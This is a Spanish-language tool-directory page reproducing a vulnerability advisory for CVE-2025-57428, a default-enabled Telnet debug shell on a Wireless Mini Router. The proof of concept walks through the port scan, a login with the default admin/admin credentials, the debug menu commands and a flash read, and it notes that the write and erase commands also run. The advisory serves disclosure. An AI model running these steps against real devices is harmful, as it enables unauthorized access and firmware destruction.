

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-57428 — CVE-2025-57428 | Kitploit
Herramientas/GitHubGitHub/5ulfur/cve-2025-57428
Seguridad de Sistemas EmbebidosSeguridad IoTAnálisis de VulnerabilidadesExplotaciónPruebas de PenetraciónSeguridad de Hardware
GitHub5ulfur/cve-2025-57428

CVE-2025-57428

CVE-2025-57428

Ver Repositorio
129hace 9 mesesAún no revisado
Compartir

⚠️ Este repositorio se mantiene solo como referencia para CVE-2025-57428.
Para otros avisos y actualizaciones, consulte: security-advisories.

CVE-2025-57428 - Interfaz de depuración Telnet habilitada por defecto permite acceso de bajo nivel a flash/registros

Producto afectado

  • Proveedor/Marca: Each Italy
  • Dispositivo: Wireless Mini Router WIRELESS-N 300M
  • Firmware: v28K.MiniRouter.20190211

Resumen

Este dispositivo expone una interfaz de depuración Telnet (habilitada por defecto en el puerto 23) y acepta credenciales de administrador (`admin`/`admin` por defecto). Después de la autenticación, el shell proporciona acceso directo a comandos de bajo nivel (notablemente `spi` y `reg`), lo que puede provocar corrupción arbitraria del firmware, bloqueo del dispositivo y pérdida de funcionalidad o configuración de seguridad.


Prueba de concepto

Nota: Omito intencionalmente los comandos que realizan escrituras destructivas. La PoC a continuación confirma la existencia y accesibilidad de la interfaz sin proporcionar un exploit listo para usar.

  1. Escanee el dispositivo en la LAN:

    nmap -p 23 <device-ip>
    

    Resultado: el puerto 23 (telnet) muestra open.

  2. Conéctese a través de Telnet y autentíquese (credenciales predeterminadas):

    telnet <device-ip>
    # Login as: admin
    # Password: admin
    


    Después del inicio de sesión, se presenta un prompt de depuración CMD>.

  3. Liste los comandos disponibles:

    CMD>help
    

    La salida de ayuda muestra los siguientes menús:

    cfg         net         os
    

    Ingrese al menú os:

    CMD>os
    

    Liste los comandos nuevamente:

    OS>help
    

    Esta vez la salida de ayuda muestra los siguientes comandos:

    thread      mem         spi         reg         cpuload     cpubusy     event
    

    Usando spi muestra spi <rd/wr/er> <addr> [len].

  4. Lea la memoria flash:

    OS>spi rd 0x000fd0f0 16
    

    Esto devuelve un volcado hexadecimal de la región flash:

    4f30650a 938f56fa 1b663a19 e316d824
    

    Esto confirma que el comando funciona y que el shell tiene acceso de bajo nivel. El comando de escritura (spi wr) y el comando de borrado (spi er), así como los comandos reg, también son ejecutables.
Observaciones:

  • Cambiar la contraseña de administrador a través de la interfaz web también cambia las credenciales de Telnet, lo que indica credenciales compartidas.
  • Telnet permanece habilitado por defecto después de la configuración inicial.

Comunicación con el proveedor

Los intentos de encontrar cualquier contacto de seguridad o canal de soporte del proveedor original no tuvieron éxito. El producto parece ser un dispositivo renombrado de origen desconocido.

Descargo de responsabilidad

Esta información se proporciona solo con fines educativos y defensivos. El autor no asume ninguna responsabilidad por el mal uso de esta información.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    256

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





